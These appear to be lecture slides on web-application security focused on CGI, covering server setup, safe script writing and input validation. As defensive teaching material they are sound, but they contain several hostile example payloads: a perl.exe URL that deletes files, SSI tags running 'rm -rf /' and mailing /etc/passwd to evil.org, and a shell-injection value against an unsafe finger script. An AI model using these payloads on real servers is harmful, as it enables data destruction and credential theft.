

Web-application security (with a focus on CGI)

Eleni Stroulia

Based on

- <http://www.webbasedprogramming.com/CGI-Developers-Guide/ch9.htm#BasicSecurityIssues>
- <http://advosys.ca/papers/printable/web-security.html>

Operating systems

- Is UNIX more secure than a single-user platform such as a Macintosh or a PC running Windows?
 - No.
 - For a machine that runs Windows, once a user breaks into it, he or she can access all files on that machine. For UNIX, if someone unauthorized breaks in, he or she can do only limited damage.
 - On the other hand, UNIX systems often come with large number of built-in servers, services and scripting languages and there are more potential "doors" for someone to enter.

11-07

3

Web-Server Configuration

- Configure programs to do nothing more than they need to
- Don't reveal any more information than necessary.
- Minimize the potential damage if someone breaks in.

11-07

4

Web servers

- Are some web server software more secure than others?
 - Yes.
 - In general, the more features a server offers, the more likely it is to contain security holes.
 - Servers also vary in their ability to restrict browser access to individual documents or portions of the document tree.
 - A few servers, primarily commercial ones (e.g. Netsite Commerce Server), provide data encryption as well.

11-07

5

Where should the CGI scripts be?

- In a central directory, separate from the DocumentRoot tree. If /www/mysite/htdocs is the DocumentRoot, /www/mysite/cgi-bin could be the CGI directory.
 - Easier to keep track of all of the applications and to audit them for potential security holes
 - Helps prevent tampering
 - Clients cannot request “program.cgi~” “program.cgi.bak” “program.cgi.old” ...
- The web server must be configured with this directory: for Apache: **ScriptAlias /cgi-bin/ /www/mysite/cgi-bin/**

11-07

6

Where should interpreters be?

- Interpreters should neither be in the cgi-bin directory nor in DocumentRoot tree.
 - Giving users access to the interpreter essentially gives them the power to run any application or any series of commands on your system.

11-07

7

Interpreters in Windows

- In UNIX, the interpreter is mentioned in the first line of the script.
 - `#!/usr/local/bin/perl`
- In Windows, this is not possible
 - `rem progname.bat`
 - `rem a wrapper for my perl script, progname.pl`
 - `c:\perl\perl.exe progname.pl`
- If you were a bit lazy, you might put perl.exe in the cgi-bin directory
 - <http://hostname/cgi-bin/perl.exe?progname.pl>
- This enables anyone in the world to run any Perl command on the machine
 - http://hostname/cgi-bin/perl.exe?-e+unlink+%3C*.*%3E%3B
 - Decoded, the previous line is equivalent to calling Perl and running `unlink <*. *>;`

11-07

8

Server Side Includes (SSI)

- SSIs enable users to embed the output of programs in an HTML document. Every time one of these HTML files is accessed, the program is run on the server and the output is displayed as part of the HTML document.
 - On a UNIX machine, the programs are run by the owner of the server, not the owner of the program.

11-07

9

SSI - the guestbook example

- The risk increases if you allow users to edit HTML files
 - Scenario: Users fill out a form and submit a message to a CGI which appends the unedited message to the HTML guestbook.
 - A user can submit a tag like the following:
 - `<!--#exec cmd="/bin/rm -rf /"-->`
 - `<!--#exec cmd="/bin/mail me@evil.org < /etc/passwd"-->`
- Other precautions to prevent this problem;
 - Filter out all user HTML tags before appending the submitted text to the guestbook.
 - Disable the exec capability of SSI
 - Let the server run as a nonexistent, non-root user
 - Run a shadow password suite

11-07

10

Securing a Unix Server

- Disable network services you don't need, no matter how harmless you think they are.
 - It is highly unlikely that anyone can break into your machine using the finger protocol, for example, which only answers queries about users.
 - However, finger can give hackers useful information about your system.

11-07

11

Securing a Unix Server

- Secure your system internally. If a hacker manages to break into one user's account, make sure the hacker cannot gain any additional privileges.
 - installing a shadow password suite
 - removing all setuid scripts (scripts that are set to run as the owner of the script, even if called by another user).

11-07

12

Securing a Unix Server

- Allot separate space for your Web server and document files.
 - Document directories are meant to serve files to the rest of the world, so don't put anything in these directories that you wouldn't want anyone else to see.
 - Server directories contain important log and configuration information
 - NOT for outside users
 - probably NOT for internal users to see or edit

11-07

13

Securing a Unix Server

- Set the ownership and permissions of your directories and server wisely.
 - Web-related directories should be owned by a special account
 - In UNIX, only root can access ports less than 1234 so you need to be root to start a Web server.
 - After the Web server is started as root, it can either change its own process's ownership (if it's internally threaded) or change the ownership of its child processes that handle connections (if it's a forking server).
 - The Web server should preferably run as a completely nonexistent user, i.e., "nobody."
 - Nonprivileged users should not write to the server or document directories.

11-07

14

Securing a Unix Server

- Disable all features unless absolutely needed; they can later be turned back on.
 - server-side includes
 - serving symbolic links.
 - public web directories, if users don't need to serve personal documents
 - make sure users cannot override the main configuration
 - users' cgi-bin directories, if not necessary

11-07

15

Securing a Unix Server

- Set up a chroot environment for Web documents
 - In UNIX, you can protect a directory tree by using chroot. A server running inside of a chrooted directory cannot see anything outside of that directory tree.
 - Under a chrooted environment, if someone manages to break in through the Web server, they can damage files only within that directory tree.

11-07

16

Writing Secure CGI scripts

- Your program should do what you want and nothing more.
- Don't give the client more information than it needs to know.
- Don't trust the client to give you the proper information.

11-07

17

Writing Secure CGI scripts

- Language concerns: in general, compiled CGI programs are preferable to interpreted scripts.
 - you don't need to have an interpreter accessible to the server
 - source code is not available
 - Some interpreted languages, such as Perl, can be compiled into a binary; from a security standpoint, a compiled Perl program is just as good as a compiled C program.

11-07

18

Writing Secure CGI scripts

Buffer overflow, in statically allocated languages

Defining a string using an array in C.

- #include <stdio.h>
- #include <string.h>
- #define message "Hello, world!"
- int main(){
- char buffer[80];
- strcpy(buffer,message);
- printf("%s\n",buffer);
- return 0;}

11-07

Defining a string using a pointer in C.

- #include <stdio.h>
- #include <stdlib.h>
- #include <string.h>
- #define message "Hello, world!"
- int main(){
- char *buffer =
- malloc(sizeof(char) *
- (strlen(message) + 1));
- strcpy(buffer,message);
- printf("%s\n",buffer);
- return 0;}

19

Writing Secure CGI scripts

Input sanitization before spawning a shell

- There are ways of spawning a shell

Perl Functions

```
system(' . . . ' )
open(' | . . . ' )
exec(' . . . ' )
eval(' . . . ' )
```

- Metacharacters have special functions in shells

;	<	>	*	
'	&	\$!	#
()	[]	:
{	}	'	"	

11-07

```
#!/usr/local/bin/perl
# finger.cgi - an unsafe finger gateway

require 'cgi-lib.pl';

print &PrintHeader;
if (&ReadParse(*in)) {
    print "<pre>\n";
    print '/usr/bin/finger $in{'username'}';
    print "</pre>\n";
}
else {
    print "<html> <head>\n";
    print "<title>Finger Gateway</title>\n";
    print "</head>\n<body>\n";
    print "<h1>Finger Gateway</h1>\n";
    print "<form method=POST>\n";
    print "<p>User@Host: <input type=text name=\"username\">\n";
    print "<p><input type=submit>\n";
    print "</form>\n";
    print "</body> </html>\n";
}
```

```
nobody@nowhere.org ; /bin/rm -rf /
```

```
sub escape_input {
    @_ = s/([;<>*\|`&!\?#\(\)\[\]\{\}:"'\\])/\\$1/g;
    return @_;
}
```

20

Writing Secure CGI scripts

Use system() to run external programs; NOT backticks

- Backticks are a convenient way to run external programs BUT they spawn a Unix shell (or Windows command interpreter) then execute the program.
- Use system() and separate each parameter with commas:
 - system("command", "arg1", "arg2");
 - if you string the program name together with the parameters, system() spawns a shell.
- This is also more efficient; by not spawning a shell the application uses fewer system resources and runs faster.

11-07

21

Writing Secure CGI scripts

Hidden fields aren't

- HTML "hidden" fields are not hidden and not secure and the CGI script cannot assume that they have not been edited
 - Hidden fields should be sanitized and validated
 - Hidden fields should not be used to set access modes or privileges for a CGI program (such as an 'admin' mode or 'paying user' privilege) without also using some form of user validation, such as password and username access restrictions
 - See "Preventing HTML form tampering" (<http://advosys.ca/papers/form-tampering.html>)
 - See the CGI::EncryptForm module (<http://search.cpan.org/~maral/CGI-EncryptForm-1.02/>)
 - See the CGI::Persistent to implement serverside session state files (<http://search.cpan.org/~vipul/CGI-Persistent-1.00/>)

11-07

22

Writing Secure CGI scripts

Don't trust HTTP_REFERER

- Some CGI scripts rely on HTTP_REFERER to infer whether the script is being called by itself or another trusted source.
 - Like all browser input, HTTP_REFERER can be spoofed.
 - In addition, when browsers access the script from behind firewalls don't send HTTP_REFERER

11-07

23

Writing Secure CGI scripts

Use POST instead of GET

- GET sends all form input to the web application as part of the URL which is
 - visible in the browser location window
 - logged in
 - The web server access log
 - The web browser's disk cache and history file
 - In firewall logs
 - In proxy server and web cache logs
- POST sends form input in a data stream
 - It is more practical: there is a limit to how many characters can be sent using the GET method, but POST can send an almost unlimited amount of data from an HTML form
 - POST information but, like all other plain text information sent from a browser, can still be sniffed

**GET limits are set
by the browser**

(for IE6 the max URI length is 4,095 and
the max query string length is 2,053)

and by the server

11-07

24

Writing Secure CGI scripts

Validate user input at the server

- Client-side javascript data validation is for performance
- For security, data has to be validated on the server also
 - Javascript in an HTML form can be changed or disabled by the end user
 - Java applets can be disabled or decompiled and re-written.

11-07

25

Writing Secure CGI scripts

Use taint checking

- `#!/usr/bin/perl -T`
- This checks that data coming from outside the program cannot accidentally be used to affect something at the operating system level, such as an unchecked user input field being used to erase a file.
- <http://language.perl.com/info/documentation.html>

11-07

26

Writing Secure CGI scripts

Avoid real directory and file names

- Instead of
 - `$datafile = param('datafilename');`
 - `$open DATAFILE $datafile or die;`
- do
 - `my %filelist = ("name"=>"/home/data/name.txt", "address"=>"/home/data/address.txt");`
 - `$keyword = param('datafilename');`
 - `open DATAFILE $filelist($keyword) or die;`
- Then, the file locations can be pulled from an external configuration file and
 - HTML form input is never passed directly to the 'open' command ('/etc/passwd' will not be found in the associative array)
 - No un-sanitized browser input can be used
- If the web application MUST be able to open ad hoc files
 - Restrict the accessible directory tree as much as possible
 - Strip slashes, backslashes, NULLs and sequential dots (`".."` and `"..."`) from the input.
 - `$datadir = '/sites/internet/data';`
 - `$datafile = param('datafilename');`
 - `sanitize($datafile);`
 - `open DATAFILE $datadir . $datafile or die;`

11-07

27

Writing Secure CGI scripts

Use absolute path and filenames

- Do not assume that a web app is being executed from a particular directory on the server.
 - Instead of
 - `open '../ ../ ../data/mydata.txt'`
 - Do
 - `open '/sites/internet/data/mydata.txt'`

11-07

28

Writing Secure CGI scripts

Specify the mode when opening a file

- Explicitly specify the mode (especially if it should be read-only) and do not rely on the default mode of the programming language
 - The Perl 'open' command defaults to read-only mode if no specific mode has been specified:
 - open DATAFILE '/sites/internet/data/mydata.txt';
 - However it is better to be specific
 - open DATAFILE '</sites/internet/data/mydata.txt';

11-07

29


Log suspicious errors

- Check that the file exists and is readable before opening it; attempts to access a non-existent file or with insufficient privileges can indicate an attack.
- Check the method used to call the web application even if the app handles all methods properly
- Check that all “required” HTML input fields are present in a form (such as hidden fields that store values)
- Any input containing '..', '/etc/passwd' (UNIX), registry files or .pwl files (Windows) should be monitored
- Denial of service attacks (where a malicious user tries to overload a server or application) can be detected by watching for repeated access from the same IP address.

11-07

30

Secure Transactions



SSL